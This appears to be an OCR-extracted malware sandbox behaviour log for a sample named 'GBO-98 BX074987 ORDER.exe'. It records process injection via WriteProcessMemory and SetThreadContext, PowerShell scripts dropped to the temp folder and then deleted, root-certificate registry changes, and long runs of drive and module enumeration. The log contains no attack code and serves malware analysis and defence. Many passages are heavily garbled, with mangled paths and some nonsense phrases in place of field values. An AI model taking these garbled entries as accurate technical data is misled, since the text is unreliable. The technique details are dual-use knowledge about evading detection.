Detection Delete File Detection Call Virtual Memory API Detection Call Filesystem API Detection Call Virtual Memory API	B BX074987 ORDER.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: \$WorkingDit*\(\sigma \text{Constitution}\) GBO-98 BX074987 ORDER.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648 Target Image Path: \$\times \text{Veriformity}\) WorkingDit*\(\sigma \text{Constitution}\) GBO-98 BX074987 ORDER.exe Path: \$\times \text{TEMP\(\sigma \text{Imape}\) Billing Type: VSDT_TEXT_HTML Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1280 File: \$\times \text{TEMP\(\sigma \text{Imape}\) Billing Type: VSDT_TEXT_HTML API Name: WriteProcessMemory Args: (Process Name:2648:\text{WorkingDir\(\sigma \text{Imape}\) GBO-98 BX074987 ORDER.exe, 400000, MZER., 512, a9e0c0) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: \$\text{WorkingDir\(\sigma \text{Imape}\) GBO-98 BX074987 ORDER.exe Injected Content: MZER. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 1280 Target Process ID: 1280 Target Process ID: 2648 Target Image Path: \$\times \text{WorkingDir\(\sigma \text{Imape}\) GBO-98 BX074987 ORDER.exe File: MZER. API Name: CreateNamedPipeW Args: (\simple \text{Impele PSHost.} 133177542542681382.1712.DefaultAppDomain.powershell, 1074266115, 6, 1, 32768, 32768, 0, 8204 0140) Return: 54c Threat Characteristic: Creates named pipe \(\simple \text{Impele PSHost.} 133177542542681382.1712.DefaultAppDomain.powershell}\) API Name: WriteProcessMemory Args: (Process Name:2648:\text{WorkingDir\(\sigma \text{Impele PSHost.} 133177542542681382.1712.DefaultAppDomain.powershell}\) API Name: WriteProcess ID: 2648 Timeat Characteristic: Resides in memory to evade detection Injecting Process ID: 1280 Target Process ID: 2648	1280	1280 1280

Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 1280 Target Process ID: 2648		
	Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe		
Call Thread API	Injected Address: 0x0 ADI Nome: Cel'Thread Contact Asso: / Process Nome: 0549:0/Westign Digft / ORD 09 BX074097 ORDER ava \ Pattern 14		1280
Call Thread API	API Name: SetThreadContext Args: (Process Name:2648:%WorkingDir%\GBO-98 BX074987 ORDER.exe) Return: 1 API Name: NtResumeThread Args: (Process:2648,) Return: ?		1280
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2648], ppid[1280) Return: 1		1280
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\) Neturn: 3	1280	1712
		1280	1712
Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3		
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Call System API		1280	1712
	API Name: GetDriveTypeW Args: (F:\) Return: 2		
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\n0bzhhlz.tyu.ps1\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	1280	1712
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	1280	1712
Add File	Path: %TEMP%\n0bzhhlz.tyu.ps1 Type: VSDT_ASCII	1280	1712
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	1280	1712
Write File	Path: %TEMP%\n0bzhhlz.tyu.ps1 Type: VSDT_ASCII	1280	1712
Add File	Path: %TEMP%\1xqc1av0.4h5,psm1 Type: VSDT_ASCII	1280	1712
Write File	Path: %TEMP%\1xqc1av0.4h5,psm1 Type: VSDT_ASCII	1280	1712
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%In0bzhhlz.tyu.ps1) Return: 1	1280	1712
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1xqc1av0.4h5.psm1) Return: 1	1280	1712
Delete File	Path: %TEMP%\n0bzhhlz.tyu.ps1 Type: VSDT_ASCII	1280	1712
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection		
	Process ID: 1712		
	File: %TEMP%\n0bzhhlz.tyu.ps1 Type: VSDT_ASCII		
Delete File	Path: %TEMP%\1xqc1av0.4h5.psm1 Type: VSDT_ASCII	1280	1712
		1200	1114
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1712		
	File: %TEMP%\1xqc1av0.4h5.psm1		
	Type: VSDT_ASCII		
Call Service API	API Name: OpenServiceW Args: (80c5d08, CryptSvc, 5) Return: 80c5ce0	1280	1712
Detection	Threat Characteristic: Creates process		
	Process ID: 2648 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\\52C64B7E\LanguageList Value: en-US\0en\0	1280	1712
Add File	Path: %LOCALAPPDATA%IMicrosoft(CLR_v4.0_32\UsageLogs\GBO-98 BX074987 ORDER.exe.log Type: VSDT_ASCII		1280
Write File	Path: %LOCALAPPDATA%IMicrosoft(CLR_v4.0_32\UsageLogs\GBO-98 BX074987 ORDER.exe.log Type: VSDT_ASCII		1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lassemblyNativeImages_v4.0.30319_32\System.Configuration\(^*, 0, 4e3a5e0, 0, 0, 0) Return: 80dodb8	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (80dcdb8, 4e3a5e0) Return: 1 Keyr HACK LOCAL MACHINE SOFTMARE Microsoft Suptom Cartification DODGE CA2A3CGE3203ESDCEAGEACRACCA03SE412 Value N	1280	1712
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1280	1712
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Val	1280	1712
Write Registry Kev	ue: None		
Write Registry Key			
Write Registry Key Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N	1280	1712
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	1280	1/12
	one Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Val	1280	1712
Delete Registry Key	one		

Continue				
Principation of Principati	Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	1280	1712
Colora C	Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	1280	1712
Anthony control Anthony control Anthony control Anthony control Anthony Anthony control Anthony Anth	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, bdae724, 0, 0, 0) Return: 80dc638	1280	1712
Profession Professio	Call Filesystem API	API Name: FindNeylFileW Arrs: / 80dr638 hdae/34) Return: 1	1280	1712
A Server Performance of the Comment of the Commen				
Marting				
Milland Print Part Milland Print Part Milland North Section 1972 19	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Personal Process	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Description All Process Professional programmes All Process Professional process All Process Professional process	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, bdae678, 0, 0, 0) Return: 80dc6b8	1280	1712
Description All Process Professional programmes All Process Professional process All Process Professional process	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Appx*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Commercial Com				
Contingency Property	Call Filesystem API	API Name: Final-irstr-lieExw Args: (%windir%)system32/windowspowersnelliV1.0\modules\Appx\cdot 0, 0, dae62c, 0, 0, 0) Return: 8\doc638	1280	1/12
Part	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Cold Triggeton AT Cold	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
A Prince For For First Principal (and principal and prin	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
A Prince For For First Principal (and principal and prin	Call Filesystem API	API Name: FindFirstFileFyW Arns: (%windir%\system32\windpwsnowershell\\\/\)1.0\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	1280	1712
Marie Mari				
Page	Call Filesystem API	API Name: Find-IrstFileExW Args: (%windir%)system32/windowspowersneillV1.0\modules\BranchCache\cdot 0, 0 daeb2c, 0, 0, 0) Return: 8\docsas	1280	1/12
March Marc	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Part Paper Part Paper Part	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Part Paper Part Paper Part	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Page				
An Inspire Am Properties An Inspire Am Prope				
Property of A	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
CREAT Company	Call Filesystem API		1280	1712
March Marc	Call Filesystem API		1280	1712
Mile	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, bdae678, 0, 0, 0) Return: 80	1280	1712
Miles	Call Filosyster: A.D.		1290	1710
Per Percentan AFF AFF Name Prediction May 1, Name Production process Superior Superio	•			
AFT New Principal Content	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Dism*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
API Name Professional Way (New Art Support Substance Supposed and in Distance Interface (Substance Supposed and in Distance Interface) April Name Professional Ways (New Art Supposed Art Substance Supposed and in Distance Interface) April Name Professional Ways (New Art Supposed Art Suppose	Call Filesystem API	$API\ Name: FindFirstFileExW\ Args: (\ windir\%\ system 32\ windows powershell \ v1.0\ Modules\ Dism^*, 0, bdae 678, 0, 0, 0)\ Return: 80dc 638 \ windows powershell \ v1.0\ Modules\ Dism^*, 0, bdae 678, 0, 0, 0)\ Return: 80dc 638 \ windows powershell \ v1.0\ Modules\ Dism^*, 0, bdae 678, 0, 0, 0)\ Return: 80dc 638 \ windows powershell \ v1.0\ Modules\ Dism^*, 0, bdae 678, 0, 0, 0)\ Return: 80dc 638 \ windows powershell \ v1.0\ Modules\ Dism^*, 0, bdae 678, 0, 0, 0)\ Return: 80dc 638 \ windows powershell \ v1.0\ Modules\ windows powershell \ windows $	1280	1712
API Name Professional Way (New Art Support Substance Supposed and in Distance Interface (Substance Supposed and in Distance Interface) April Name Professional Ways (New Art Supposed Art Substance Supposed and in Distance Interface) April Name Professional Ways (New Art Supposed Art Suppose	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DnsClient*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Col Flasystem APP				
Cell Floopstan API				
Call Fleeystein API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DnsClient\v1.0\ , 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Fisopotan API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\EventTracingManagement*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Pictopatam APP	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\EventTracingManagement*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Pictopatam APP	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\EventTracinqManagement*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Fiscoystam APT				
Call Filesystem API				
Call Fleorytem API	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\International\v*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem AP API Name: PriorFireFireEW Args: (NonderFilesystemSZwindosspowenhaltri OMoculesiSCSI'), 0, dae600, 0, 0, 0 Raturn 8006588 1280 1712 17	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\International\t^*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
API Name	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\iSCSI*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem AP API Name: FindFrielFileEnW Age; (NumdirNisystemS2mindoseposershelln 10ModulesIREY, 0, bdse820, 0, 0) Return: 80de638 1280 1712	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\\SCSI*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem AP API Name: FindFrielFileEnW Age; (NumdirNisystemS2mindoseposershelln 10ModulesIREY, 0, bdse820, 0, 0) Return: 80de638 1280 1712	Call Filesystem API	ADI Nama: Ein/EiretEilaEvW Arns: (%windir%\evetam3?)windowsnowarshalliv1.0\Mndulas\isCS\\\ 0.00\ Ddaa678.0.0.0\ Datum.80dr638	1280	1712
API Name: FindFinsFileExW Age: (%windfr\(hispystem32windowspowershelbr1.0Mbodules)\(histor\), 0, 0 () Return: 800ct\(histor\) 320 (372) Call Filesystem API	•			
Call Fiersystem AP API Name: FindFirstFielEW Args: (\text{\text{Nindfirst}\text{\text{lessWindfirst}\text{\text{\text{lessWindfirst}\text{\text{\text{lessWindfirst}\text{\	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\\Modules\lSE\v1, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1/12
Call Fierystem AP API Name: FindFirstFielsEW Args: (Winderfile)systems2twindowspowershellur J. OModules/Kds*, 0, b. 5are82c, 0, 0, 0) Ratum: 80de538 1280 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems2twindowspowershellur J. OModules/Kds*, 0, b. 15are82c, 0, 0, 0) Ratum: 80de538 1280 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems2twindowspowershellur J. OModules/Microsoft. PowerShell Archivor*, 0, blase82c, 0, 0, 0) Ratum: 80de 1820 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems2twindowspowershellur J. OModules/Microsoft. PowerShell Archivor*, 0, blase82c, 0, 0, 0) Ratum: 80de 1820 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems2twindowspowershellur J. OModules/Microsoft. PowerShell Archivor*, 0, blase82c, 0, 0, 0) Ratum: 80de 1820 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems2twindowspowershellur J. OModules/Microsoft. PowerShell Archivor*, 0, bdae63c, 0, 0, 0) Ratum: 80de 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems2twindowspowershellur J. OModules/Microsoft. PowerShell Archive*, 0, bdae63c, 0, 0, 0) Ratum: 80de 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems2twindowspowershellur J. OModules/Microsoft. PowerShell Archive*, 0, bdae63c, 0, 0, 0) Ratum: 80de 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems3twindowspowershellur J. OModules/Microsoft. PowerShell Diagnostics*, 0, bdae63c, 0, 0, 0) Ratum: 80de 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems3twindowspowershellur J. OModules/Microsoft PowerShell Diagnostics*, 0, bdae63c, 0, 0, 0) Ratum: 80de 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems3twindowspowershellur J. OModules/Microsoft PowerShell Diagnostics*, 0, bdae63c, 0, 0, 0) Ratum: 80de 1712 Call Fierystem API API Name: FindFirstFielsEW Args: (Winderfile)systems3twindowspowershellur J	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\\SE*, 0, bdae62c, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem APT	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\\SE*, 0, bdae678, 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem APT	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershelliv1.0\Modules\Kds\t^. 0, bdae62c. 0, 0, 0) Return: 80dc638	1280	1712
Call Filesystem API				
API Name: FindFirstFileExW Args: (%windsr%system32windowspowershell*v10ModulesMicrosoft.PowerShell Archive*), 0, bdae62x, 0, 0, 0) Return: 80dc 1712 1	•			
638 API Name: FindFirstFieExW Args: (%winds*\system32windowspowershellv10ModulesiMicrosoft PowerShell Archive\text{v. 0, bdae62c, 0, 0, 0) Return: 80d bit 1280 1712				
68	Caii Filesysteili API		1200	1/ 12
Solicios38	Call Filesystem API		1280	1712
280 1712 280 281	Call Filesystem API		1280	1712
180dc638	Call Filesystem API		1280	1712
API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive\t^*, 0, bdae678, 0, 0, 0) Return: 80dc 638 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdae62c, 0, 0, 0) Return: 8 0dc638 API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdae62c, 0, 0, 0) Return: 8 0dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdae678, 0, 0, 0) Return: 8 0dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdae678, 0, 0, 0) Return: 80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Most\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae678, 0, 0, 0) Return: 80dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae678, 0, 0, 0)	Call Filesystem API		1280	1712
API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdae62c, 0, 0, 0) Return: 8 0dc638 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdae62c, 0, 0, 0) Return: 8 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdae678, 0, 0, 0) Return: 8 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Host\t^*, 0, bdae678, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Host\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Host\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Host\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Management\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Management\t^*, 0, bdae62c, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Management\t^*, 0, bdae678, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%isystem32\windowspowershelliv1.01Modules\Microsoft.PowerShell.Management\t^*, 0, bdae678, 0, 0, 0) Return: 1280 1712	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, bdae678, 0, 0, 0) Return: 80dc	1280	1712
API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdae62c, 0, 0, 0) Return: 8 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdae678, 0, 0, 0) Return: 8 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae678, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae678, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdae62c, 0, 0, 0) Return: 8	1280	1712
API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\v1, 0, bdae678, 0, 0, 0) Return: 8 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host\v1, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host\v1, 0, bdae62c, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host\v1, 0, bdae678, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\v1, 0, bdae678, 0, 0, 0) Return: 80dc638 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\v1, 0, bdae672, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\v1, 0, bdae678, 0, 0, 0) Return: 1280 1712 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Management\v1, 0, bdae678, 0, 0, 0) Return: 1280 1712	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, bdae62c, 0, 0, 0) Return: 8	1280	1712
